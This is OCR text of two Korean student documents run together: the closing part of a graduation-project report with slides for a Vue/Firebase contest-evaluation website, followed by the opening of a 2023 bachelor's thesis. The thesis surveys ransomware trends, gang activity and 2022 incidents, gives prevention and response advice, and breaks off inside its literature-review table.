졸업작품을 시작하게 되면서 팀원을 구성하고 주제를 선정하고 프로젝트 진행을 위한 공부를 각자 팀원들 스스로 했습니다. 부지런하지 못하고 항상 벼락치기식으로 문제를 해결하던 버릇이 있어서 공부와 프로젝트 구현을 조금씩 미루게 되었고 결과적으로 프로젝트 구현에 도움이 되지 못해 팀원들에게 미안하기도 하고 도움이 되지못한 자신이 부끄러웠습니다. 이를 통해 프로젝트 기간이 주어지면 미루다가 해결할것이 아니라 미리미리 부지런하게 해결해야겠다는 생각이 들었습니다.

5. 별 첨

5.1 깃허브주소 : https://github.com/JB-AEDI/Vue-Firebase-Website

5.2 AEDI 공모전 사이트 주소 : https://aedi-project.web.app/

5.3 발표자료

1.
개요

- 개발배경

3

개발배경

・공모전이나 대회에 올릴 작품들을 응모도 하면서 다른 사람들에게 평가를 받을 수 있다.

・공모전은 심사위원의 평가에 국한 되어있는 경우가 있는데 응모를 하면서 이 사이트에 같이 올려 다른 전문가들의 평가와 여론을 알 수 있는 조금 더 자유로운 사이트를 지향한다.

4

2.
구상도

- 시스템
- 다이어그램


5

시스템

System	
Front-End Vue.js  Vue.js	Back-End FireBase  Firebase
Tool VSCode  Visual Studio Code	

6

다이어그램



7

3. 개발 내용

- 시스템
- 다이어그램
- 프로토타입

8

AED
I

[A-1] 메인페이지

9

AED
I

[A-2] 회원가입

[A-3] 로그인

10

AED
I

[A-4] 이메일 인증

11

AEDI

[A-5] 인증 메일 발송

[A-6] 이메일 인증 완료

12

AEDI


[A-7] 졸업작품

[A-8] 이벤트

[A-9] 공모전, 공지사항

13

AEDI



[A-10] 졸업작품 프로젝트 소개

14

AEDI

[A-11] 졸업작품 프로젝트 업로드

15

AEDI

[A-12] 졸업작품 프로젝트 게시판


16

AEDI

[A-13] 졸업작품 평가

17

AEDI



[A-14] 졸업작품 평가 완료

18

4.
결론

- 기대효과

19


기대효과

1.
프로젝트를 제
3자에게 평가를 받아
더 좋은 프로젝트
완성에 기여할 수
있도록 발전
가능성을 열어줍니다.

2.
사용자가 공모전이나
졸업작품을
준비하면서 좋은
평가를 받은 전례를
참고할 수 있습니다.

3.
평가데이터를
시각적으로 표현하여
정밀한 분석이
가능하도록 도와줄 수
있는 서비스입니다.

20


THANKS!
Any questions?
21

랜섬웨어 최근 동향 이슈에 대한 연구

-최신 랜섬웨어를 중심으로-

지도교수 김 성 규

이 논문을 공학 박서현 학사 학위 논문으로 제출함.

2023 년 02 월

중부대학교 정보보호학전공

정보보호학과

박서현

◆ 목 차 ◆

◆ 표 목 차 ◆

◆ 그 림 목 차 ◆

Ⅰ. 서 론

1. 연구의 배경 및 목적

산업의 발전으로 디지털화가 가속되며 정보화시대가 도래했다. 특히 코로나 시대가 도래함에 따라 재택근무나 온라인업무의 비중이 커지면서 전 세계의 사이버화가 더욱 가속되었다. 사이버시대가 도래함에 따라 사이버에 저장하는 데이터의 가치가 높아졌으며 그 양도 날로 늘어나고 있다. 이제 정부기관도 글로벌기업도 모든 정보들을 데이터화 해 서버에 보관할 만큼 정보의 가치는 높아졌고 데이터 보관량도 날로 늘어가고 있다. 이제 정보 데이터는 중요 자산이다. 이에 따라 저장되어 있는 데이터파일들을 공격하는 악성해킹수단인 랜섬웨어가 등장 했다.
랜섬웨어는 몸값을 의미하는 랜섬과 소프트웨어의 합성어이다. 파일을 잠그고 데이터를 암호화해 사용자가 열어보지 못하도록 한 후 협상의 대가로 금전을 요구하는 해킹 공격을 뜻한다. 공격 대상이 특별히 정해지지 않았기에 누구나 공격 대상이 될 수 있다. 인터넷을 사용하는 사람이라면 개인이든 기업이든 정부기관이든 모두가 대상이 될 수 있다는 뜻이다. 현재도 랜섬웨어의 피해가 나날이 증가하고 있으며 이제는 전문적인 랜섬웨어 조직인 갱단들이 등장하는 추세이다. 랜섬웨어는 나날이 발전하고 이에따른 변종도 많이 등장하는 만큼 랜섬웨어로 인한 정보 손실과 금전적 피해, 그리고 데이터가 유출되는 2차피해까지 발생되고 있는 실정이다. 최근에는 방대한 정보를 다루는 기업과 정부기관을 표적으로 하는 위험한 악성해킹수단인 랜섬웨어에의 최신 동향에 대해 분석 및 연구 하고자 한다.


2. 연구범위

본 논문에서는 랜섬웨어에 대한 전반적인 개요와 피해예방수칙 및 예방법을 소개하며 최근 랜섬웨어의 동향은 어떤지 피해사례는 어떤 것이 있는지 좀 더 면밀히 분석하고자 한다. 2장에서는 랜섬웨어의 소개와 주요 피해사례를 정리하며 3장에서는 랜섬웨어와 관련 된 문헌조사를 통해 비교하고 4장에서 비교분석을 통한 연도별 랜섬웨어의 특징을 소개한다. 끝으로 5장에서 결론으로 마무리한다.

Ⅱ. 관련연구

1. 랜섬웨어개요

랜섬웨어는 몸값을 의미하는 랜섬과 소프트웨어의 웨어를 따 온 합성어이다[1]. 컴퓨터에 저장되어있는 사용자의 시스템을 잠그고 데이터를 암호화해서 사용할 수 없도록 만드는 악성 프로그램이다. 이후 해커가 사용자에게 접근을 시도해 데이터를 인질로 금전을 요구한다. 랜섬웨어를 유포 해 불법적인 경로로 금전을 갈취하는 해커들에게 금전을 지불한다고해서 데이터를 복구 할 수 있다는 보장도 없거니와 이 해커들은 주로 해외에 근거지를 두고 있기 때문에 정체가 드러나기 쉽지 않으며 피해를 당했더라도 해커를 추적하는 것이 사실 상 불가능하다[그림 1].



[그림 1] 랜섬웨어의 구성도
(출처 : SK브로드밴드)

2. 랜섬웨어 감염

랜섬웨어는 주로 이메일 첨부파일이나 웹페이지 접속을 통해 들어오기도 하고, 확인되지 않은 프로그램이나 파일을 내려받기 하는 과정에서 감염되기도 한다. 대체적인 랜섬웨어 감염의 흐름은 다음과 같다.

감염 -> 대상파일검색 -> 파일암호화 -> 파일이동 -> 메세지출력 -> 협상

인터넷을 통해 감염이 되면 컴퓨터에 있는 파일들이 전부 암호화 된다. 엑셀이나

워드 등 중요문서들도 암호화 되어서 열리지 않는다. 이 때 연결 된 클라우드나 usb가 있으면 이 또한 감염된다. 그리고 열리지 않는 파일에는 협상을 위한 경로와 금전을 요구하는 메시지가 적혀있다. 감염단계와 협상단계를 제외하면 크게 파일검색, 파일암호화, 파일이동, 메세지출력으로 암호화 부분에서는 고정키 암호화와 다이나믹 암호화 처리 방식에 대해 알아볼 필요가 있다. 특히 다이나믹키 암호화 방식으로 만들어질 경우에는 암호화키 생성과 보관 방법에 따라 피해 복구 가능성에 큰 변화가 발생한다.

3. 랜섬웨어 증상

랜섬웨어 감염 시 가장 먼저 확인되는 증상으로 컴퓨터 부팅이나 로딩중에 표시되는 메세지에 금전을 요구하는 내용과 협상의 경로가 담겨있다. 해커들은 금전적 이득을 위해 랜섬웨어를 배포하기 때문에 모든 폴더와 자료안에는 금전을 요구하는 협박내용과 금전을 지불하는 방법에 대한 내용으로 변하게 된다. 또한 컴퓨터에 있는 파일들은 이전에 정상적으로 열리던 자료들이 암호화가 되어 열리지 않게 되고 파일 확장자 또한 변하게 된다. 랜섬웨어 감염 시 파일이 암호화되면서 확장자가 변하게되는데 .crypted 혹은 .cryptor 로 변경이 되거나 파일 확장자명 자체가 사라진다. 확장자명이 사라질 경우 파일의 형식이 없는 빈 아이콘으로 표시된다. 연결되어있는 클라우드나 서버, usb에 있는 파일들도 암호화 된다. PC에 저장되어 있는 자료들 뿐만 아니라 PC에 연결되어있는 이동식 저장장치(USB 또는 외장하드 등등)에도 감염 될 수 있기 때문에 PC를 넘어서서 이동식 저장장치들까지 파일이 암호화 될 수 있다. 감염이 된 파일들은 더블클릭을 해도 열리지 않으며 금전을 요구하는 메시지만 표시 될 뿐이다.

4. 랜섬웨어 해킹조직 및 갱단

최근 코로나로인해 재택근무와 온라인업무 비중이 증가하면서 랜섬웨어도 또다시 기승을 부리고 있다. 게중에는 랜섬웨어 해킹조직 이른바 갱단을 만들어서 활동하는 조직들이 생겨났다. 최근 랜섬웨어 동향을 조사한 결과 국내외에서 이들에 의한 피해가 다수 발견되었다. 갱단에는 록비트(Lockbit), 콘티(Conti), 랩서스

(Lapsus) 등이 있는데 특히 최근 국제 랜섬웨어 해커조직 1위로 부상 중인 록비트는 최근 2년 동안 국내 기업 5곳을 해킹했다. 록비트는 랜섬웨어 해킹 프로그램 3.0 버전을 지난달 출시하고 제휴사를 모집하며 공격적으로 랜섬웨어 해킹에 나서고 있어 보안업계에서 가장 예의 주시하는 해커조직 중 하나다. 콘티(Conti)는 위자드 스파이더(Wizard Spider)라고 불리는 러시아 사이버 범죄 조직에 의해 운영되고 있다. 우크라이나 연구원이 콘티 랜섬웨어와 관련 한 정보를 유출 한 적이 있어 이슈가 됐었다. 랩서스는 2021년 12월부터 온라인에 본인들만의 개인채널을 생성하고 홍보를 통해 대중들에게 알려지게 되었는데 최근에는 글로벌기업들의 가상 사설망(VPN)과 다단계 인증(MFA)을 우회하는데 집중됐고 해당 기업의 내부직원을 통해 기업에 온라인망에 접속가능 한 ID를 구매 한 후 기업 내부 네트워크에 접속 해 랜섬웨어를 유포 및 데이터를 탈취하는 방법을 주로 이용하고 있다. 블랙바이트(BlackByte)라는 랜섬웨어 갱단도 있는데 이 조직은 올해 꾸준한 활동량을 보이고 있다. 이 랜섬웨어 조직은 작년 10월 경 보안업체인 TrustWave에 의해 디크립터가 제작 된 이력이 있으며 미국연방수사국(FBI)에서는 이들에 관련한 보고서를 발표 한 이슈가 있다. 블랙바이트가 미국의 핵심 인프라 분야의 업체를 공격했다며 주의를 요하는 경고 글을 발표했었다.
공격 대상을 정부로 넓혀가는 러시아 사이버 범죄 집단 - 록비트, 콘티, 킬넷[표 1].

[표 1] 랜섬웨어 갱단들에 의한 2022년 공공기관 및 정부의 주요 피해사례

2022-03-03	Lockbit 2.0 랜섬웨어 갱단의 공격으로 미국의 글로벌 타이어기업 Bridgestone 생산 중단
2022-04-19	랜섬웨어 갱단 Conti 공격으로 코스타리카 재무부 서비스 제공 중단
2022-04-25	랜섬웨어 갱단 Conti 공격으로 코스타리카 카르타고 전기관리 행정시스템 마비
2022-05-08	랜섬웨어 갱단 Conti, 페루 정보기관 해킹
2022-05-11	Lockbit 2.0 랜섬웨어 갱단, 캐나다 민간 군사훈련업체 Top Aoes 공격
2022-05-12	친러시아 해커그룹 Killnet, 이탈리아 정부 웹사이트에 DDos 공격

2월 27일 전 세계에 수십 개의 생산 단위와 13만명 이상의 직원이 일하는 미국의 글로벌 타이어업체 브리지스톤이 랜섬웨어 공격을 받아 북미와 남미 전역의 공장에서 생산 중단되었고 브리지스톤은 공격을 받은 지 열흘만인 3월 9일에 시스템을 모두 복구했다고 발표했다.
3월 11일 러시아 랜섬웨어 갱단 Lockbit 2.0은 브리지스톤에 대한 공격이 자신들의 소행이라고 주장하면서 2022년 3월 15일 23시 59분까지 몸값을 지불하지 않으면 훔친 데이터를 공개하겠다고 협박했다.

4월 18일 Conti의 해킹으로 코스타리카 재무부의 과세 시스템과 통관, 관세업무 시스템이 마비되고 납세자 정보 1TB가 유출되었다.
4월 23일 Conti의 공격으로 카르타코시의 전기를 관리하는 카르타고 전기서비스관리위원회(JASEC)에서 조직의 웹사이트, 이메일, 관리시스템 등 조직의 모든 행정시스템이 마비되었다고 공지했다.
5월 7일 Conti는 페루의 국가정보국(DIGIMIN)을 해킹해 9.41GB의 데이터를 훔쳤다고 주장했다. 국가 정보기관에 대해 해킹은 국가기밀 유출로 이어져 국가안보와 위험을 초래할 우려가 있다.
5월 8일 차베스 대통령은 코스타리카가 사이버테러를 당하고 있다면서 5월 11일 국가 비상사태를 선언했다. 특히 재무부의 디지털 서비스가 복구되지 못해 전체 생산부문에 영향을 미치는 것이 큰 문제였다.
5월 11일 전투기 훈련서비스를 제공하는 캐나다의 글로벌 민간 군사훈련업체 Top Aces가 Lockbit 2.0의 공격을 받은 것으로 드러났다. Lockbit 2.0 갱단은 탈취한 44GB의 데이터에 방위산업 정보가 포함됐을 가능성을 우려했다.
2022년 1사분기 공격 성공수가 가장 많다고 주장하는 랜섬웨어 톱3 갱단에는 록비트와 콘티 그리고 블랙캣이 있다. 록비트는 220건의 랜섬웨어 공격을 성공했다고 주장하고 콘티는 117건 블랙캣은 59건의 공격성공을 주장한다. LockBit는 35.8%, Conti는 19%, BlackCat은 9.6%일 정도로 랜섬웨어 갱단들의 활동이 활발하다.

5. 최근 랜섬웨어 주요 피해사례

랜섬웨어가 발생한지도 몇 년이 지났는데 여전히 랜섬웨어는 개인에게도 기업에게도 큰 위협이다. [표 2].

[표2] 랜섬웨어 갱단들에 의한 2022년 기업의 주요 피해사례

2022-01-19	이탈리아 패션 브랜드 몽클레르가 BlackCat 랜섬웨어 공격 당해 국내 고객 개인정보도 유출되었다.
2022-02-07	스위스 대형 항공서비스업체 스위스포트가 BlackCat 랜섬웨어 공격으로 IT 서비스가 일부 중단되었다.
2022-02-22	글로벌 물류업체 엑스 피다이터스가 랜섬웨어의 공격을 받아 운영 중단되었다.
2022-03-01	협력사에 대한 랜섬웨어 공격으로 3월 1일 하루동안 도요타 생산이 전면 중단되었다.
2022-03-14	도요타 부품 계열사 덴소가 또 해킹되어 도면 등 15만7천건이 도난되었다.

새로 등장한 BlackCat의 공격으로 인한 피해가 발생했다. 1월에는 이탈리아 패션 브

랜드 몽클레르가 지난해 12월 블랙캣 AlphV 라는 랜섬웨어의 공격을 받아 데이터가 유출되었다.[72] BlackCat 갱단은 몽클레르에게 300만 달러(약 35억원)을 요구했으니 응하지않자 몽클레르와 협력 업체의 직원, 고객정보 등 중요 정보를 유출, 이로인해 2020년 몽클레르 그룹에 인수 된 국내 스톤아일랜드의 일부 고객정보도 함께 유출됐다. 2월, 전 세계 50개국에 307개의 지점이 있는 스위스의 대형 항공서비스 회사 Swissport International 역시 BlackCat의 공격으로 IT 인프라가 일부 작동하지 않았고, 이로 인해 파트너사인 취리히 공항에서 일부 항공편이 지연되는 등 연쇄적으로 피해가 발생했다.[73][74] BlackCat 갱단은 또한 Swissport에서 1.6TB의 데이터를 유출했다고 주장했다. 2월에 또 미국글로벌 물류업체인 Expeditors가 랜섬웨어 공격으로 막대한 피해가 발생했다.[75] 전 세계 350개 지점이 있고 연간 매출액이 100억 달러(약 12조원)에 이르는 미국의 글로벌 물류회사 엑스피다이터스(Expeditors)가 랜섬웨어 공격을 받아 약 3주 동안 배송 준비, 세관 및 유통 활동 관리, 회계 기능 등을 수행하는 데 문제가 발생해 글로벌 운영이 중단되었다. 완전히 복구하는 데에는 1달 이상 소요가 되었다. 이로인해 엑스피다이터스는 체선료 증가분 4000만 달러(약 480억 원), 조사 및 복구비용 2000만 달러(약 240억원) 등의 대규모 손실이 발생했고, 항공 화물 톤수 18%, 해상 컨테이너 물량 3%가 감소했다. 일본 도요타 자동차가 협력업체에 대한 랜섬웨어 공격으로 하루 동안 전면 생산이 중단됐다.[76] 일본의 세계적 자동차 회사 도요타의 자동차 부품 협력사 고지마프레스공업이 랜섬웨어 공격을 받아 시스템장애를 일으켜 3월 1일 하루 동안 도요타의 일본 내 14개 공장 가동이 전면 중단되었다. 또한 도요타의 계열사로서 세계적인 자동차 부품회사인 덴소의 독일 법인이 랜섬웨어 공격을 받았다.[77] Pandora 랜섬웨어 갱단은 자신들이 이 공격을 수행했고, 15만 7000건 이상의 도면 등 1.4TB의 데이터를 유출했다고 주장했다.
일정 수준 이상의 보안을 갖추고 있으리라 생각되는 글로벌 기업에서도 전형적인 암호화 방식의 랜섬웨어 공격으로 비즈니스가 중단되어 수백억 원에 달하는 막대한 피해 사례가 계속 발생하고 있다. 특히 본사보다 취약한 협력사, 계열사 등 약한 고리를 공격함으로서 본사에 피해를 주는 방식은 협력업체가 많은 제조업에 피해가 클 수 있으므로 공급망 공격의 일부로 고려해 대책 강구가 필요하다.
현대자동차그룹은 현대오토에버를 비롯해 계열사를 중심으로 협력업체 공급사슬에 대한 보안위기 여부를 긴급 점검했다. 지난 3월 도요타 1차 협력업체(자동차 내외장재 생산회사)가 랜섬웨어 해킹을 당하면서 벌어진 일 때문이다. 협력사 해킹으로 당시 도요타 생산라인 전체가 하루 동안 셧다운되면서 자동차 약 1만3000대를 생산하는 데 영향을 받아 초유의 완성차 업계 해킹 사태를 보면서 현대차그룹도 긴급 점검을 실시한 셈이다.
국내에서도 랜섬웨어 해킹 피해 신고가 증가하고 있다. 과학기술정보통신부에 따르면 2019년 39건에 불과했던 랜섬웨어 신고 건수는 2020년 127건, 지난해에는 223건까지 치솟았다.

6. 랜섬웨어 피해예방 및 대응

랜섬웨어의 피해를 입지 않기 위한 예방에는 확인되지 않은 주소의 이메일이나 스팸 메일은 열어보지 않아야 하며 파일을 내려 받기 할 때에도 도메인이 정확히 확인 된 공식 사이트에서만 내려 받아야 한다. 또한, 운영체제를 주기적으로 업데이트 해야하며 운영체제와 모든 소프트에어의 업데이트를 최신버전으로 유지하고 있어야 한다. 중요자료는 정기적으로 백업하고 외부 저장장치 등을 이용한 2차 백업을 하거나 접근을 아예 차단하거나 보안백업 소프트웨어 등을 통해 쉽게 접근하기 어렵도록 설정한다. 연결되어있는 서버나 usb들은 사용하지 않을때는 연결해제 해놓는다. 이러한 예방수칙들에도 불구하고 랜섬웨어에 감염되었을 경우에 그에 따른 대응절차가 필요하다. 감염사실 확인 시 네트워크를 즉시 차단한다. 랜섬웨어는 인터넷을 통해 감염되기 때문에 연결 되어 있는 네트워크를 통해 랜섬웨어가 확산 될 위험이 있으므로 랜선을 뽑거나 해서 네트워크를 단절시킨다. 랜섬웨어에 아직 감염되지 않은 새로운 usb나 외장하드에 감염 된 데이터를 백업한다. 추후에 복구 될 가능성이 있기 때문이다. 감염 된 데이터들을 백업 및 이동했으면 감염 된 PC를 포맷하고 운영체제를 재설치한다. 운영체제를 비롯한 모든 소프트웨어는 최신 보안 업데이트를 적용한다. 새로운 운영체제가 설치되었으면 이전에 백업해둔 새 이동식 저장장치를 연결해 데이터 복구를 시도 해본다. 위 방법으로도 데이터복구 확률은 희박하다. 데이터복구가 되지 않았을 경우 백신소프트웨어 제조사 홈페이지 등을 통해 복구가능 여부를 확인한다. 모든 파일복구가 지원되는 경우는 드물어도 부분적인 복구를 지원하는 보안업체가 있을 수도 있다. Crypto Sheriff와 같은 도구를 사용하여 컴퓨터에 어떤 변종이 감염되었는지 확인하고 No More Ransan 과 같은 리소스를 검색하여 암호 해독 키가 생성 되었는지 확인한다. 이 방법은 흔한 랜섬웨어 변종의 공격을 받았다면 누군가 그 변종을 제거하고 파일을 복구 할 수 있는 가능성이 있다. 긱 스쿼드를 사용해 보거나 랜섬웨어 공격을 현지 경찰이나 미국연방수사국(FBI)에 신고한다. FBI는 인터넷 범죄고충센터를 통해 사이버 공격을 추적하게 된다. 랜섬웨어는 데이터복구율이 희박한 악성프로그램이다. 데이터 복구에 실패하더라도 해커와의 협상은 하지 않는다. 해커와의 협상한다고 하더라도 파일복구를 보장할 수 없고 또 합법적 거래가 아니므로 법의 보호도 받을 수 없다. 또한 한번 금전을 지불 한 피해자는 해커들로 하여금 금전을 지불 할 수 있는 대상으로 인식되어 이후 또 다른 해킹행위에 노출 될 가능성이 크다. 실제로 해커에게 금전을 지불 해도 암호키를 제공받지 못한 경우도 있고 금전을 지불한 후에 다시 공격 대상이 되는 경우도 있다. 이럴 경우 처음 공격보다 더 많은 금액을 요구한다. 이는 해킹행위를 장려하는 행위이므로 지양한다.

Ⅲ. 실험방법론 - 문헌조사

실험방법은 전체 71편의 논문을 리서치를 하여 비교조사하였고 2016년부터 올해 2022년도까지 총 6년의 자료를 분석 하였다.

[표 3] 항목,연도별 문헌조사 [1]~[71]


SEQ	Title Digital Library	Year	대응및관리체계기반마련	위험관리및동향분석	인증및권한실험연구	접근통제	시스템및서비스운영분석	재해복구
1	PC에 랜섬웨어 바이러스에 대한 경고	2016		●			●	
2	랜섬웨어의 종류와 앞으로의 동향	2016		●			●	
3	랜섬웨어 분석과 피해 최소화 방향	2016	●				●	
4	랜섬웨어 Cryptolocker에 대한 분석과 대응방안	2016	●		●		●	
5	윈도우즈에서의 랜섬웨어 악성행위 탐지방안에 대한 연구	2016	●	●	●	●	●	
6	랜섬웨어에 의한 보안위협 및 대응방안	2016	●	●	●	●	●	●
